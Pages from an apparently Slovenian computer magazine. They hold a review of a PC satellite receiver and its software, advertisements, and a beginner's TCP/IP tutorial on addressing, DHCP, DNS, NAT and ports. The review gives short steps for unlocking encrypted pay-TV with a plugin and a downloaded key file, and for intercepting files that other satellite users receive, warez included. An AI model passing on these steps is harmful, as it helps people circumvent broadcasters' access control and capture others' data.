željeni satelit. Med obsežno izbiro že vnesenih satelitov si izberemo tistega, na katerega želimo anteno usmeriti. S pomočjo kompasa anteno najprej grobo usmerimo na zeleno lokacijo. Z malce uspeha nam bo Fast Satfinder kmalu zaznal signal izbranega satelita. Na to nas opozori s piskom in **prikazom kakovosti signala v odstotkih**. Ko orodje zazna signal, anteno samo še fino nastavimo s počasnim premikanjem; več odstotkov seveda pomeni boljši sprejem signala. Pri fini nastavitvi je priložen vpogled na prikaz programa, saj tako vsako spremembo opazimo takoj. Če možnosti neposrednega vpogleda nimamo, si pomagamo s prijateljem, ki nam sporoča stopnjo kakovosti sprejema. Program skupaj s kartico **SS2** uspešno **nadomešča namenski iskalnik satelitov** in tako prihrani nekaj tisočakov. Orodje najdete na priloženem MikroCD-ju.



**Če nimate zlobnega soseda, ki je pred leti namenoma zgradil visok dimnik, se ne zadovoljite samo z 61 %, čeprav zadeva tudi v tem primeru deluje brez težav.**

### ČAROVNIJE S PROGRAMI IN STORITVAMI

Sprejemniku SkyStar 2 je priložen **program za spremljanje FTA** (brezplačnih) digitalnih radijskih in TV-vsebin. Poleg elektronskega programskega vodiča (EPG) podpira tudi **gledanje programa z zamikom** (timeshifting) in **snemanje zelenih programov na trdi disk**, ki je lahko trenutno s pritiskom na gumb ali prednastavljeno. Skratka, dovolj zmogljiv program za običajne uporabnike.

➤ **Vse v članku omenjene programe, vtičnike in module najdete na našem MikroCD-ju, z izjemo datoteke s ključi za odklepanje zaklenjenih digitalnih satelitskih programov.**







W840



Deliti stvari je včasih  
lahko zapleteno.

Včasih ne.

## W840

### A3, A4 mrežni laserski tiskalnik

hitrost: do 50 str/min

256 MB spomina, razširljiv do 768 MB

ločljivost: 1200 x 1200 dpi, 2400 dpi image

2 x 500 A3, A4 listni predal + 100 listni MPF

PCL6, PDF, PS3...

zmogljivost: do 300.000 str/mesec

širok izbor papirnih opcij

direktno tiskanje iz USB ključa

.  
. .  
. . .

[www.lexmark.si](http://www.lexmark.si)  
[www.alterna-i.si](http://www.alterna-i.si)

**LEXMARK**  
TM

Prodaja preko pooblaščenih prodajalcev in trgovin


Alterna Intertrade d.d., Družba za računalniški inženiring, Leskoškova 6, 1000 Ljubljana,  
t. 01 5202 800, f. 01 5202 840, **SERVIS:** t. 01 5202 768

**ALTERNA**  
I N T E R T R A D E

## računalnik kot zmogljiv digitalni satelitski sprejemnik

### ProgDVB

Če pa želimo iz svoje opreme potegniti kaj več, priporočam uporabo programa **ProgDVB**. Program poleg vsega naštetega z dodajanjem modulov omogoča tudi sprejem nekaterih sicer zaklenjenih programov in »lovljenje« datotek, ki si jih drugi uporabniki prinašajo k sebi.




### Slavni ProgDVB

### MegaRadio

Megaradio je bil zanimiv projekt, ki žal ne deluje več. V sodelovanju z nekaj satelitskimi radijskimi postajami je bil pravi glasbeni Napster. Program je namreč prek teleteksta predvajano glasbo shranil na trdi disk računalnika, jo poimenoval z imenom izvajalca in naslovom pesmi ter tako pripravil na poslušanje. Resda na vsebino nismo mogli vplivati, a kaj je lepšega, kot nekaj GB kakovostne in brezplačne glasbe v formatu MP3 vsak dan, in to brez skrbi, da nas kdo nadzira. Trenutno zadeva ne deluje, po tihem pa se šušlja o nasledniku storitve, ki ga seveda z veseljem pričakujemo. Kaj pa legalnost takšnega servisa? Hm, lahko bi rekli, da je ravno toliko legalen kot snemanje glasbe na klasične kasete z radiokasetofonom, s to razliko, da tu delo bolj kakovostno za nas opravi računalnik.

### Yankse

Yankse je vtičnik, ki programu ProgDVB omogoči sprejem nekaterih sicer zaklenjenih televizijskih ter radijskih programov. Zadevo brez težav najdemo v spletu ([www.google.com](http://www.google.com)), tako dobljene datoteke pa preprosto skopiramo v korensko mapo ProgDVB. Vendar delo tu še ni končano, za odklepanje poleg vtičnika potrebujemo še datoteko, ki vsebuje potrebne ključe. Tudi tokrat uporabimo strica Google, iščemo pa datoteko **SoftCam.Key**, ki jo nato prav tako shranimo na prej omenjeno mesto. Če smo našli dovolj novo datoteko, ki vsebuje ključe, potrebne za odklepanje zaklenjenih programov, zdaj



**Z uporabo tega vtičnika nikar ne kršite zakonov!**


samo še ponovno zaženemo ProgDVB in že lahko uživamo v prej nedostopnih programih.

Tu je potrebno še opozorilo, da takšno spremljanje programov **ni dovoljeno**, avtor teh vrstic sem zadevo zgolj preizkusil, saj lahko vse programe, ki mi jih je uspelo odkleniti, tudi sicer spremljam prek Siolovega IPTV-ja in UPC Telemachovega kabelskega omrežja. V tem zato ne vidim nič slabega, vsekakor pa je za svoje početje odgovoren vsak posameznik sam.

### ProgFileGrabber

ProgFileGrabber je modul, ki ProgDVB spremeni v nekakšno mrežo, ki je sposobna prestežiti podatke (datoteke), ki si jih drugi uporabniki pošiljajo v svoj računalnik. Odvisno od servisa dobimo bolj ali manj uporabne programe, slike, video, datoteke MP3, in če izberemo pravi servis, tudi stvari, ki so aktualne na tako imenovani sceni warez.

Ta je zelo priljubljena, zato se je razpaslo tudi nekaj sodobnih piratov, ki »svoje« novosti razpečujejo po tej poti, seveda uporabnikom, ki so »vredni zaupanja« in so to pripravljani plačati.



**Prestrezanje različnih datotek: s filtrom lahko izbiramo velikost in končnico zelenih datotek (MP3 od 3 do 9 MB).**

### ProgMedia Server



Ta program nam sliko digitalnih satelitskih postaj ponese po našem krajevnem omrežju in tako omogoči uporabnikom spremljanje programov brez dodatnega stroška nakupa digitalnega sprejemnika. Različica ProgMediaServer Home je že v namestitvenem paketu ProgDVB. Za profesionalno različico pa avtor zahteva 50 evrov. Cenejša različica za uporabljajo distribucijo samo protokol unicast, dražja pa pozna tudi broadcast in multicast. Zanimiva je povezava s Siolovim IPTV-jem, saj lahko zeleni program z nekaj kliki spremljamo kar na Siolovi napravi STB.



**Prek vtičnika ProgMediaServer posredujemo sliko drugim uporabnikom omrežja.**

### Casablanca

Casablanca je zanimiva storitev ponudnika Sat@On. Koncept je zanimiv: milijonom potencialnih uporabnikom ponuditi **zastonj spletno brskanje z nekaj omejitvami**. Strani, ki so dosegljive uporabnikom Casablance, uporabniki najprej izglasujejo; tiste z največ glasovi si priborijo prednost pred drugimi in ponudnik jih prek satelita pošlje uporabnikom. Glasuje lahko vsak, poleg celotnih spletnih strani, ki jih program prenese na naš trdi disk in nam tako omogoči brskanje, lahko glasujemo še za podcast, novičarske in RRS-vsebine.



**Casablanca, sem in tja priročen način internetnega brskanja brez prave internetne povezave.**

### SE SPLAČA?

Po precej obširnem testiranju se sprašujem, ali je oprema upravičila svoje ceno. Odgovor je odvisen od marsičesa. Če želite malce eksperimentirati, če na noben drug način ne morete do širokopasovnega interneta, če bi si radi sem in tja posneli kak videospot ali če se pustite presenetiti naključno presteženim datotekam in vam ob vsem tem nekaj več kot dvajset prešernov ne dela težav, vam nakup priporočam. Če pa boste od kartice pričakovali čudeže, pa žal zadeva ni primerna za vas, saj so opisane storitve zgolj eksperimentalne narave in lahko sem in tja povzročijo neželen ponovni zagon računalnika, pa tudi programov ne gre odklepiti kar za šalo.





- Kdo je Jelena Veljača, Dora iz telenovele Villa Maria, v resnici?
- Natalija Verboten: ji bo z zlomljenim srcem uspelo na letošnji Emi?
- Kako Iris Mulej neguje kožo? • Uživamo z Andrejem iz Bara



- Življenjska zgodba Štefke Kučan, naše prve in edine prve dame
- Miša Molk, Mojca Mavec in Anja Rupel: kako so urejene doma?
- Imamo jih radi: obrazi Naše male klinike



*Za željne pravih zgodb.*

**NOVA REVIJA od 20. januarja**





sam svoj mojster: mala šola TCP/IP-ja, 2. del

# Vpogled v podatkovna omrežja

Podatkovna omrežja se zdijo na prvi pogled pogosto popolnoma drugačna od klasičnih telekomunikacijskih omrežij. Dejstvo pa je, da mehanizem deluje na podobnih načelih. Oglejmo si jih podrobneje, preden si spet zadamo praktične naloge.

**Piše: Marko Koblar**

marko.koblar@amojmikro.si

V prvem delu smo spoznali IP-protokol (in njemu sorodne protokole) in kam ga umestimo glede na model OSI. Spoznali smo osnovna načela naslavljanja, javne in zasebne IP-naslove ter kaj sta TCP in UDP. Ugotovili smo, da načelo IP-naslavljanja/označevanja ni tako zelo drugačno, kot smo ga vajeni. Vsi v omrežju ne potrebujejo podatkov o vseh, ker lahko naslovnik dosežemo po podobni poti kot pri običajni pošti – država, mesto, ulica, hiša, naslovnik. Takšno usmerjanje lahko načeloma nadomestimo tudi s kodami, a čeprav so kode lahko podobne, ni nujno, da sta uporabnika v neposredni bližini. To velja tudi za »podobne« IP-naslove, ki niso v skupnem naslovnem prostoru.


## OD ARPANETA DO INTERNETA

Začetki zasnove TCP/IP segajo v konec šestdesetih let preteklega stoletja. Leta 1968 je agencija ARPA (Advanced Research Projects Agency) začela raziskave na področju omrežnih tehnologij za potrebe obrambnega ministrstva ZDA, ki so temeljile na paketni komutaciji. Prvotni namen je bil zagotovitev možnosti komunikacije med različnimi uporabniki znotraj tega omrežja. Kot praktičen rezultat teh raziskav pa je bilo vzpostavljeno omrežje ARPANET, ki je pozneje preraslo v internet – pri razvoju katerega je imel TCP/IP pomembno vlogo. V začetku osemdesetih (1983) je postal TCP/IP standardni protokol znotraj omrežja ARPANET. Sama zgodovina TCP/IP-ja je manj pomembna kot čas, v katerem se je razvil. Tedaj osebnega računalnika, kot ga poznamo danes, še ni bilo. Srce zaprtih omrežij so bili računalniki, do njih pa je dostopalo določeno število uporabnikov prek terminalov, ki so delovali v načinu strežnik–odjemalec (server–client). Aplikacije so v večini primerov »tekle« v strežnikih, razmeroma omejen pa je bil tudi nabor uporabniških storitev. Zmogljivosti strojne opreme so bile za današnje čase skromne, podobno velja za povezave znotraj omrežij oziroma med omrežji. V luči takratnih dogodkov oziroma takratnih zahtev lahko razumemo zakaj je bila smer razvoja TCP/IP-ja oziroma interneta takšna, kot je bila. Poglejmo

si le nekaj primerov. Ker je bilo omrežje ARPANET v primerjavi z današnjim internetom razmeroma majhno, je jasno, da je koncept IP-naslavljanja večkratno presegal potrebe. Zaradi zaprtosti omrežja ARPANET posebni varnostni mehanizmi znotraj TCP/IP-ja niso bili predvideni. Zaradi razmeroma omejenega nabora storitev znotraj TCP/IP-ja niso bili predvideni niti mehanizmi za zagotavljanje kakovosti storitev (QoS). Bolj kot slabosti (prej dediščina preteklosti) pa je pomembno dejstvo, da s pomočjo dodatnih mehanizmov in določenih prijemov te slabosti odpravimo oziroma zmanjšamo na sprejemljivo raven.

lahko v računalnik vpišemo ročno pri omrežnih nastavitvah. V Windows 2000 (podobno tudi v različnih XP, WinME/9x) storimo to v omrežnih nastavitvah Nadzorne plošče. Želeni vnesnik dvakrat kliknemo in izberemo lastnosti. Če imamo ustrezne uporabniške pravice, se nam izpišejo nameščene storitve, odjemalci in protokoli. Izberemo TCP/IP (če ga ni, ga namestimo) in vnesemo vrednosti IP-naslava ter maske. Zaenkrat vrednosti privzetega prehoda oziroma DNS-naslava nista pomembni. Vrednosti lahko preverimo tudi iz ukazne vrstice z ukazom ipconfig /all (v Linuxu storimo to z ukazom ifconfig).

IP-naslove pa lahko uporabnikom dodelimo tudi drugače. V zadnjih letih je med omrežnimi skrbniki priljubljena možnost samodejnega dodeljevanja naslovov prek DHCP-strežnika (Dynamic Host Configuration Protocol). Načelo delovanja je preprosto. Uporabnik s pomočjo DHCP-odjemalca prek omrežja (broadcast paket) pošlje DHCP-zahtevo (DHCP request) DHCP-strežniku – zahtevo za dodelitev IP-naslava. Ta ga dodeli iz nabora IP-naslovov na podlagi vnaprej določenih kriterijev. Na posameznem segmentu naj bi bil le en DHCP-strežnik, saj lahko pri napačni upora-



## Nastavitve IP-naslovov

Posledica tega je, da TCP/IP danes praktično prevladuje na področju podatkovnih omrežij, čeprav mu v preteklosti vsi niso bili najbolj naklonjeni (tudi sam Microsoft).

## IP-NASLAVLJANJE TAKO IN DRUGAČE

V pretekli številki smo opisali, kdaj sta dva uporabnika v istem omrežju. Pri razredu C (maska 255.255.255.0) se uporabniški IP-naslovi razlikujejo v zadnjih številkah (npr. 192.168.1.1–92.168.1.254). Spoznali smo, da sta prvi in zadnji naslov rezervirana (v našem primeru vrednost 0) za naslov omrežja oziroma broadcast omrežja (v našem primeru vrednost 255). Za uporabnike, ki jih želimo povezati, lahko zato izberemo poljubno vrednost, pogoj pa je, da se vrednosti unikatno dodeljujejo. Na primer:

računalnik A: 192.168.1.2 /24 (/24 = maska 255.255.255.0)

računalnik B: 192.168.1.16 /24

računalnik C: 192.168.1.193 /24


Za povezavo uporabnikov znotraj omrežja, ki uporablja IP-naslavljanje, zadošča podatek o IP-naslovu uporabnika in maski. Te naslove

bi pride do konflikta. Zavedati se je treba, da DHCP-strežnik naslovov ne dodeljuje trajno (zahteva za dodelitev se ustvari ob vsakem zagonu računalnika). Privzeta vrednost za »rezervacijo« je tri dni, pogosto pa skrbniki določajo daljše vrednosti. V tem času se isti IP-naslov ponovno dodeli določenemu uporabniku, po preteku časa rezervacije pa se vrne v nabor prostih naslovov in se lahko dodeli tudi drugim uporabnikom. Opozoriti pa velja, da uporabniki v primeru nedostopnosti DHCP-strežnika ne bodo mogli komunicirati med seboj, čeprav je med njimi vzpostavljena fizična povezava in bi lahko pri statičnem naslavljanju brez težav uporabljali določen del omrežja. Prek DHCP-strežnika lahko uporabnikom dodeljujemo tudi druge vrednosti (npr. privzeti prehod, DNS, naslov FTP-strežnika za nadgradnjo programske opreme naprave ...). Če želimo, da našemu računalniku naslov dodeli DHCP-strežnik, izberemo pri nastavitvah TCP/IP samodejno dodeljevanje IP-naslava. DHCP-strežniki so del večine Linuxovih distribucij in strežniških različic okolja Windows. Namestimo pa ga lahko tudi kot samostojen izdelek, kot je na primer brezplačni Tftpd32 (<http://perso.wanadoo.fr/philippe.jounin/tftpd32.html>).




### KAJ JE PRIVZETI PREHOD?

Med omrežnimi nastavitvami smo srečali tudi privzeti prehod (default gateway). Na naslov privzetega prehoda (če drugače ne določimo!) pošiljamo ves »promet«, ki ni namenjen omrežju, v katerem je uporabnik. V našem primeru so to vsi naslovi, ki niso v omrežju 192.168.1.0 oziroma so različni od 192.168.1.1-192.168.1.255. V vlogi privzetega prehoda so običajno usmerjevalniki (router) oziroma njim podobne naprave. Več o njih



Napravi lahko IP-naslov dodelimo ročno ali prek strežnika DHCP



### Parametri DHCP-strežnika (računalnik z Linuxom)

nekoliko kasneje, zaenkrat pa naj bo usmerjevalnik naprava z več (vsaj dvema) vmesniki, ki povezujejo različna omrežja. V manjšem podjetju ali za domačo rabo je en vmesnik priključen v krajevno omrežje, drugi vmesnik pa v opremo ponudnika internetnega dostopa – npr. ADSL/CATV- modem, oprema WLAN ... Jasno je, da se morata IP-naslov usmerjevalnikovega vmesnika (priključenega v krajevno omrežje) ter vrednost, vpisana v naslov privzetega prehoda, **ujemati**. V nasprotnem primeru smo ustvarili črno luknjo, v katero pošiljamo promet brez upanja na uspeh.

Da je IP-naslov privzetega prehoda dejansko privzeti »izhod« iz omrežja, lahko potrdimo tudi z ukazom **route print**, kjer sta ob naslovu privzetega prehoda vrednosti za naslov in masko 0.0.0.0. Določeno smer pa lahko preprosto izvzamemo in pošiljamo na drug naslov. To storimo z ukazom **route add** – npr. `route add 192.168.3.0 mask 255.255.255.0 192.168.1.254 -`, s katerim pošiljamo ves promet za omrežje 192.168.3.0 namesto na naslov privzetega prehoda na naslov 192.168.1.254. Smer izbrisemo z ukazom **route delete** 192.168.3.0. Drug dokaz, da promet izven »domačega omrežja« resnično pošiljamo prek privzetega prehoda, je izpis ukaza **tracert**, kjer je prva točka prehoda IP-naslov privzetega prehoda domačega omrežja (npr. `tracert www.sirol.net`).

sežemo enak učinek, kot če bi napisali `http://www.najdi.si`. Priznati pa morate, da si je neprimerno lažje zapomniti »http- naslove« kot pa njihove IP-naslove. Večina manjših omrežij DNS-strežnika nima in uporablja DNS-strežnik ponudnika dostopa do interneta (npr. Vo-ljatel, Siol, Arnes ...).

### STALNI IN SPREMENLJIVI IP-NASLOVI

Uporabniki v svojih omrežjih najpogosteje uporabljajo naslove iz naslovnega prostora, ki je namenjen **zasebni** uporabi. Kljub vsemu pa imajo pogosto (ne vedno!) s strani ponudnika dostopa dodeljen tudi vsaj en **javni** IP-naslov. Ta naslov se lahko dodeli kot **stalen** (statični) ali pa se **spreminja** (dinamični IP-naslov). Pri klicnih povezavah (analogni modemi, ISDN) se IP-naslov običajno dodeljuje dinamično – naključno iz operaterjevega nabora, pri širokopasovnih povezavah pa lahko uporabnik pogosto izbira med stalnim ali spreminjajočim se IP-naslovom. Stalen IP-naslov je zanimiv predvsem za uporabnike, ki želijo postaviti določen **strežnik**, čeprav je mogoče zagotoviti dostop do njih tudi s prek specializiranih strežnikov, ki omogočajo osveževanje DNS-zbirk s trenutnim IP-naslovom (npr. storitev DynDNS; `www.dyndns.org`). Ne glede na način, kako je IP-naslov pridobljen, je to IP-naslov »WAN-povezave«.

### NASLOV DNS-STREŽNIKOV

Zadnja »osnovna« TCP/IP-nastavitev je naslov DNS (Domain Name Service) strežnikov. Naloga DNS-strežnikov je **prevajanje domenskih imen v IP-naslove**. Učinek pridobitve informacije s strani DNS-strežnika je podoben kot dostop do vnosa v datoteki `hosts`. DNS-strežnik pretvori informacijo iz npr. naslova `http://www.najdi.si` v IP-naslov 195.250.198.67. Če ta IP-naslov vnesemo v polje spletnega brskalnika, do-

Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih,

Kot vodja proizvajalec visoko-telesnih sistemov Turizma, želimo za naše vlake, ki so del našega sistema, zagotoviti s svojimi močnimi in preverjenimi za pogon letalskih motorov.

ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov.

Navdušeni smo nad našimi sistemovimi ključnimi IPMI pristopi. Toshiba, Parametri e-Bridge, korotni sistem, s pomočjo katerih smo muštrarskega izpisovalnika, smo našli v uporabi, saj smo dosegli resnično učinkovitost, pri čemur ni rokovanje in zadrževanje nastavek, ki bi jih bilo potrebno.

prilagodljive TOSHIBA rešitve

Tift d.o.o.  
Tržaška 118  
1000 Ljubljana

t: 01 256 15 40  
f: 01 257 37 58  
e: dobrodosli@tift.si

## sam svoj mojster: mala šola TCP/IP-ja, 2. del

### PREVAJANJE OMREŽNEGA NASLOVA – NAT

Lahko rečemo, da v prej opisanem primeru vidi ponudnik dostopa (ISP) naše omrežje kot enega uporabnika z javnim naslovom. Podobno pa vidi krajevno omrežje privzeti prehod kot ponorno točko za ves promet, ki se ne zaključuje znotraj tega omrežja. Načelo skrivanja krajevnega omrežja za enim IP-naslovom imenujemo NAT (Network Address Translation), oziroma funkcionalnost PAT (IP Port Translation). Funkcionalnost NAT je dodana okolju Windows z možnostjo skupne rabe internetne povezave (ICS – Internet Connection Sharing). Uporaba NAT-a ni zanimiva le zaradi prihranka javnih IP-naslovov, ampak tudi s stališča varnosti, saj omejuje dostop do računalnikov v domačem omrežju. V tehničnem smislu pa izvaja NAT »vohljanje« tako dohodnega kot odhodnega prometa.

### VLOGA USMERJEVALNIKA

Usmerjevalnik je s svojimi vmesniki v vlogi povezovalnega člana med omrežji. Gre torej

#### NASVETI IN ZANIMIVOSTI

##### Usmerjevalni protokoli

V večjih omrežjih imamo večje število usmerjevalnikov. Zaradi kompleksnosti se podatki o smereh ne vpisujejo ročno, temveč se izmenjujejo med njimi prek posebnih, usmerjevalnih protokolov, kot so RIP (Routing Information Protocol), IGRP (Interior Gateway Routing Protocol), OSPF (Open Shortest Path First) ...

##### IP-naslovi za opremo na različnih lokacijah

IP-naslove lahko v naprave vpisujemo ročno ali pa jih dodelimo prek DHCP-strežnika. Tovrstno dodeljevanje je zanimivo predvsem za opremo, ki jo uporabljamo na različnih lokacijah. Na določenem segmentu omrežja mora biti le en DHCP-strežnik, saj lahko sicer pride do težav.

##### Mislite, da ste nevidni?


Marsikdo se sploh ne zaveda, da je izsledljivost uporabnika oziroma njegovega početja pravzaprav bolj stvar volje in zakonodaje kot tehnični problem – izjema so seveda »mački«, ki zlorabijo dostop koga drugega. Na strežniku lahko vidimo, kdo je do njega dostopal, ponudniki dostopa vodijo evidence, komu in kdaj je bil določen IP-naslov dodeljen ...

##### »Stari« IPv4 in novi IPv6

Kljub nekaterim optimističnim napovedim v preteklosti danes marsikje še vedno uporabljamo IP različice 4 (IPv4). IPv6 (www.ipv6.org/) poleg odprave omejenosti obstoječega naslovnega prostora prinaša tudi druge izboljšave.

Port Forwarding	Nickname	From	To	Protocol	Delete
	SSH	Internet - 22	192.168.200.100 - 22	TCP	<input type="radio"/>
	OpenVPN TCP	Internet - 5000	192.168.200.1 - 5000	TCP	<input type="radio"/>
	OpenVPN UDP	Internet - 5000	192.168.200.1 - 5000	UDP	<input type="radio"/>
	TeamSpeak	Internet - 8768	192.168.200.1 - 8768	UDP	<input type="radio"/>

Primer preusmerjanja vrat na interne IP-naslove



Načelo delovanja NAT-a

Delete Firewall Rule - Incoming Connections	Service	Port/Port Range	Protocol	Delete
	Secure Web Server	443	TCP	<input type="radio"/>
	Web Server	80	TCP	<input type="radio"/>
	SMTP Mail Server	25	TCP	<input type="radio"/>
	SSH Server	22	TCP	<input type="radio"/>
	PPTPd VPN Server	1723	TCP	<input type="radio"/>
	.....	5000	TCP	<input type="radio"/>
	.....	5004	TCP	<input type="radio"/>
	.....	5005	TCP	<input type="radio"/>
	.....	3478	TCP	<input type="radio"/>
	.....	5060	TCP	<input type="radio"/>
	.....	5000	UDP	<input type="radio"/>
	.....	8768	UDP	<input type="radio"/>
	.....	5004	UDP	<input type="radio"/>
	.....	5005	UDP	<input type="radio"/>
	.....	3478	UDP	<input type="radio"/>
	.....	5060	UDP	<input type="radio"/>
	PPTPd VPN Server	1723	UDP	<input type="radio"/>
	.....	2222	UDP	<input type="radio"/>

Primer grafičnega vmesnika na požarnem zidu za dovoljen dohodni promet

za bolj ali manj inteligentno napravo, ki ima vmesnike, v katere so »priključena« različna omrežja. To je tudi razlog, zakaj lahko osebni računalnik z več omrežnimi karticami spremenimo v usmerjevalnik z različnimi funkcionalnostmi. Usmerjevalnik pa ne omogoča le povezovanja, temveč lahko v njegovih parametrih določimo tudi različna pravila. Uporabnik lahko opredeli različne sezname, s katerimi lahko določene vrste tako dohodnega kot tudi odhodnega prometa omeji. Primer uporabe tovrstnih pravil bi lahko bil, da določenim uporabnikom ne dovolimo dostopa do interneta.

#### FUNKCIJE VRAT

Ko smo v pretekli številki govorili o TCP/IP-ju, smo ugotovili, da ves promet ni enak. Ko uporabnik vzpostavi določeno povezavo s strežnikom (npr. http, dostop do elektronske pošte, SSH ...), se informaciji o izvornem in ponornem IP-naslovu doda tudi informacije o vratih (port). Pojem vrat bo laiku verjetno najlažje razumeti kot »identifikacijsko oznako« aplikacije, na katero se nanaša. Pomen vrat lahko

razumemo na naslednjem primeru. Na določenem IP-naslovu je strežnik z različnimi storitvami (servisi). Vsi so dostopni prek istega IP-naslova, vsak od njih pa »posluša« na določenih vratih – na primer SSH-strežnik na vratih 22, spletni strežnik na vratih

80, strežnik za elektronsko pošto na 110 ... Ker dobivamo iz istega IP-naslova pakete za različne aplikacije, informacija o izvornem IP-naslovu ne zadošča. Funkcionalnost vrat pa lahko koristno uporabimo tudi zato, da lahko prek enega javnega IP-naslova zagotovimo dostop do več uporabnikov v zasebnem omrežju: vrata 80 preusmerimo na IP-naslov 192.168.1.4, vrata 81 na istem javnem IP-naslovu preusmerimo na zasebni IP-naslov 192.168.15 ...

Kot lahko vidimo, grob pogled v paket, ki je omejen na izvorni ali ponorni IP-naslov, ne zadošča. Podobno kot pri običajnih poštnih paketih, potrebujejo posebni paketi tudi posebno obravnavo. V ta namen obstajajo posebne oznake; tako na primer napis »Steklo« nakazuje pozorno rokovanje s tovrstnimi paketi. Podobno velja tudi pri podatkovnem prometu. Govorni paketi so hitro pokvarljivo blago. Če ne prispejo pravočasno, jih lahko zavržemo (kdo želi gnilo sadje?).

#### PRIORITETNA OBRAVNAVA ALI BLOKADA PROMETA

Z ustreznim označevanjem prometa lahko zagotovimo prioriteto obravnavo prometa s časovno kritično komponento pred drugimi vrstami prometa. Seveda pa je potrebno za uspešno izvedbo zagotoviti prioriteto določene vrste prometa vzdolž celotne poti.

